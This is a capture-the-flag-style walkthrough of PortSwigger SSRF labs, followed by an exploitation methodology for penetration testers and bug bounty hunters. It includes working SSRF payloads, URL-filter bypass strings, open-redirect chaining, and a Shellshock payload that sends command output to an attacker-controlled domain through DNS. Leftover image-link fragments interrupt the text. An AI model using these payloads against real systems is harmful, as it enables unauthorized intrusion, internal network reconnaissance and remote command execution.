Server-Side Request Forgery (SSRF) is a powerful vulnerability that allows attackers to manipulate a server into making unintended requests. Unlike client-side attacks, SSRF originates from the server itself, often granting access to internal systems, cloud metadata services, and otherwise unreachable resources.
In real-world scenarios, SSRF can escalate from simple data exposure to full infrastructure compromise. Understanding how to identify and exploit SSRF is essential for both penetration testers and bug bounty hunters.
In this guide, we will break down practical SSRF exploitation techniques using labs from PortSwigger and build a methodology that can be applied to real applications.
🔹 Lab 1:Basic SSRF Against the Local Server
This lab demonstrates how SSRF can be used to access internal functionality that is not exposed externally, such as an admin panel.
🔍 Identifying the Injection Point
While interacting with a product, the "Check stock" feature triggered a request containing the following parameter:
stockApi=http://...
This indicates that the server is fetching data from a user-supplied URL — a classic SSRF entry point.
⚔️ Exploitation
Since direct access to /admin was blocked from the browser, the next step was to make the server access it on our behalf.
The stockApi parameter was modified:
stockApi=http://localhost
The server returned a 200 OK response, confirming that it could access internal resources.
Expanding this further:
stockApi=http://localhost/admin
This successfully returned the admin panel.
From the response, the deletion endpoint was identified:
/admin/delete?username=carlosFinally, the payload was updated:
stockApi=http://localhost/admin/delete?username=carlosThis caused the server to execute the request internally, deleting the target user.
🧠 Key Insight
The application trusts requests originating from the local server (localhost). SSRF allows attackers to abuse this trust boundary and bypass external access restrictions.
🔹 Lab 2:SSRF Against Internal Back-End Systems
This lab expands SSRF exploitation into internal network discovery and lateral movement.
🔍 Approach
Instead of targeting localhost, the focus shifted to internal IP ranges such as:

192.168.0.xUsing Burp Intruder, the final octet was brute-forced to identify active internal hosts.
⚔️ Exploitation
One of the responses returned a different status code, indicating a live internal service.
This host was then probed further:
http://192.168.0.X:8080/admin
The admin interface was discovered and used to locate:
/admin/delete?username=carlosSubmitting this via SSRF successfully completed the attack.
🧠 Key Insight
Internal systems often:
- Are not exposed publicly
- Have weaker security
- Trust internal traffic
SSRF turns the application into a pivot point for internal network attacks.
🔹 Lab 3: SSRF with Blacklist-Based Input Filter
This lab shows why blacklist-based defenses fail.
🔍 Approach
Direct requests to http://127.0.0.1/ were blocked by the application.

⚔️ Exploitation
Instead of giving up, alternative representations were used:
http://127.1/This bypassed the filter because it resolves to the same address.
To access restricted paths like /admin, encoding techniques were used:
%25%36%31 → (double-encoded 'a')This allowed bypassing keyword-based filtering and accessing the admin endpoint.

🧠 Key Insight
Blacklists fail because:
- There are multiple representations of the same resource
- Encoding tricks bypass string matching
- Attackers control input, defenders miss edge cases
- cases
🔹Lab 4: SSRF with Whitelist-Based Input Filter
This lab demonstrates how whitelist-based defenses can be bypassed due to flawed URL parsing logic.
🔍 Understanding the Defense
The application validates the stockApi parameter against a whitelist:
stock.weliketoshop.netA direct attempt to access internal resources:
stockApi=http://127.0.0.1/
is rejected, indicating that the application parses the URL and enforces hostname validation.
🔍 Initial Observation
To test how the application parses URLs, the following payload was used:
http://username@stock.weliketoshop.net/This request was accepted.
This reveals that:
- The application supports embedded credentials in URLs
- It likely extracts the hostname after the
@symbol
🔍 Testing Parser Behavior
Next, a fragment character was introduced:
http://username#@stock.weliketoshop.net/This caused the request to be rejected.
To bypass filtering, the fragment character # was double URL encoded:
%25%32%33This resulted in an unexpected 500 Internal Server Error, indicating inconsistent parsing between:
- Validation logic
- Backend request handling
⚔️ Exploitation
Using these observations, the final payload was crafted:
stockApi=http://localhost:80%25%32%33@stock.weliketoshop.net/admin/delete?username=carlosBreakdown:
localhost→ actual target%25%32%33→ double-encoded#(fragment bypass)@stock.weliketoshop.net→ passes whitelist validation/admin/delete?username=carlos→ target action
The application:
- Validates the hostname as
stock.weliketoshop.net - But the backend request is sent to
localhost
This results in successful access to the internal admin endpoint and deletion of the target user.
🧠 Key Insight
Whitelist-based filtering fails when:
- URL parsing is inconsistent across components
- Encoded characters are handled differently
- Developers misunderstand URL structure
🔹 Lab 5: SSRF via Open Redirect
This lab combines SSRF with another vulnerability: open redirect.
🔍 Approach
Direct SSRF to internal systems was blocked.
However, a separate endpoint allowed redirection:
/product/nextProduct?path=...⚔️ Exploitation
A crafted payload was used:
/product/nextProduct?path=http://192.168.0.12:8080/admin
The server followed the redirect and fetched the internal resource.
This was extended to:
/admin/delete?username=carlos🧠 Key Insight
Even if direct SSRF is blocked, chaining vulnerabilities (like open redirects) can re-enable exploitation.
🔹Lab 6: Blind SSRF with Out-of-Band Detection
This lab demonstrates SSRF where no response is visible.
🔍 Approach
The Referer header was used as an injection point, replaced with a Burp Collaborator payload.

⚔️ Exploitation
When the request was sent, no visible response confirmed SSRF.
However, polling the collaborator revealed:
- DNS interaction
- HTTP interaction
This confirmed that the server made an external request.
🧠 Key Insight
Blind SSRF requires out-of-band detection. Lack of visible response does not mean lack of vulnerability.
🔹Lab 7: Blind SSRF with Shellshock Exploitation
This lab demonstrates how a blind SSRF vulnerability can be escalated into remote command execution by targeting an internal system vulnerable to Shellshock.
🔍 Understanding the Scenario
Initial testing revealed that the application makes server-side HTTP requests based on user-controlled input (via headers like Referer).
However, no response data was visible — indicating a blind SSRF.
To confirm this, a Burp Collaborator payload was injected, which resulted in DNS/HTTP interactions. This confirmed that the server was making outbound requests.
🔍 Identifying a Deeper Attack Surface
While analyzing the outbound request, it was observed that the server included the User-Agent header in its request to internal systems.
This is critical.
Because if the target internal service is vulnerable to Shellshock, it may interpret specially crafted headers as commands.
⚔️ Exploitation Strategy
Instead of just confirming SSRF, the goal shifts to:
"Can I execute commands on an internal system?"
To achieve this, a Shellshock payload was crafted:
() { :; }; /usr/bin/nslookup $(whoami).<collaborator-domain>🔬 Payload Breakdown
() { :; };→ triggers the Shellshock vulnerability/usr/bin/nslookup→ forces a DNS request$(whoami)→ injects the current OS user<collaborator-domain>→ attacker-controlled domain
If successful, the server will:
- Execute the command
- Perform a DNS lookup
- Send the result to the attacker
🔍 Internal Network Targeting
Since the vulnerable service is internal, the attack was combined with SSRF to scan internal IPs:
192.168.0.1 → 192.168.0.255Using Burp Intruder, requests were sent across this range while injecting the Shellshock payload into the User-Agent header.
⚔️ Triggering the Exploit
The request included:
Referer→ pointing to internal IP (SSRF trigger)User-Agent→ containing Shellshock payload
When the application made a request to a vulnerable internal system:
- The payload was executed
- A DNS request was sent to the collaborator
📡 Out-of-Band Confirmation
Polling the collaborator revealed a DNS interaction like:
<username>.<collaborator-domain>
This confirms:
- Command execution occurred
- The OS username was successfully extracted
🧠 Key Insight
This is not "just SSRF".
This is:
- SSRF → Internal access
- Blind SSRF → No direct visibility
- OAST → Detection
- Shellshock → RCE
A full attack chain.
🔥 SSRF Attack Methodology
This is how you should think on a real target — not step-by-step, but decision-driven.
1️⃣ Identify SSRF Entry Points
Look for any functionality where the server fetches external resources:
- URL fetchers (image preview, stock check, webhooks)
- Import features (PDF, images, files)
- API integrations
- Headers like:
RefererWebhook URLCallback URL
💡 Core question:
"Is the server making a request based on my input?"
2️⃣ Confirm SSRF Behavior
Start simple.
Test with:
http://your-collaborator-domainUse Burp Collaborator to check:
- DNS interaction → SSRF confirmed
- HTTP interaction → stronger SSRF
If no response is visible → assume blind SSRF
3️⃣ Determine Reach (Critical Step)
Now ask: "Where can the server go that I cannot?"
Test:
🔹 Localhost
http://127.0.0.1
http://localhost
🔹 Internal Network
192.168.x.x
10.x.x.x
172.16.x.x
🔹 Cloud Metadata
🔹 Cloud Metadata💡 This step decides impact.
4️⃣ Identify Internal Functionality
Once access is confirmed:
Look for:
/admin/debug/internal/api
Extract:
- Endpoints
- Parameters
- Hidden actions
💡 You're mapping an internal attack surface.
5️⃣ Attempt Direct Exploitation
Try:
- Access admin panels
- Trigger actions:
- Delete user
- Change role
- Reset password
If successful → high severity vulnerability
6️⃣ Bypass Input Filters
If blocked, escalate.
🔹 Blacklist Bypass
127.12130706433- URL encoding / double encoding
🔹 Whitelist Bypass
localhost@trusted.comtrusted.com.evil.com- Fragment (
#) tricks
🔹 Redirect Bypass
- Use open redirects to pivot
💡 Always think: "Can I confuse the parser?"
7️⃣ Escalate to Blind SSRF Techniques
If no visible response:
- Use Burp Collaborator
- Inject payloads into:
- Headers
- Parameters
Confirm via:
- DNS
- HTTP callbacks
8️⃣ Chain with Other Vulnerabilities
This is where real impact happens.
Combine SSRF with:
- Shellshock → RCE
- Open redirects → filter bypass
- IDOR → internal data extraction
- Misconfigured services → full compromise
💡 SSRF alone is rarely the end — it's a gateway.
9️⃣ Automate & Expand
Once confirmed:
- Scan internal ranges
- Probe multiple ports
- Test common services
You are now doing internal reconnaissance via SSRF.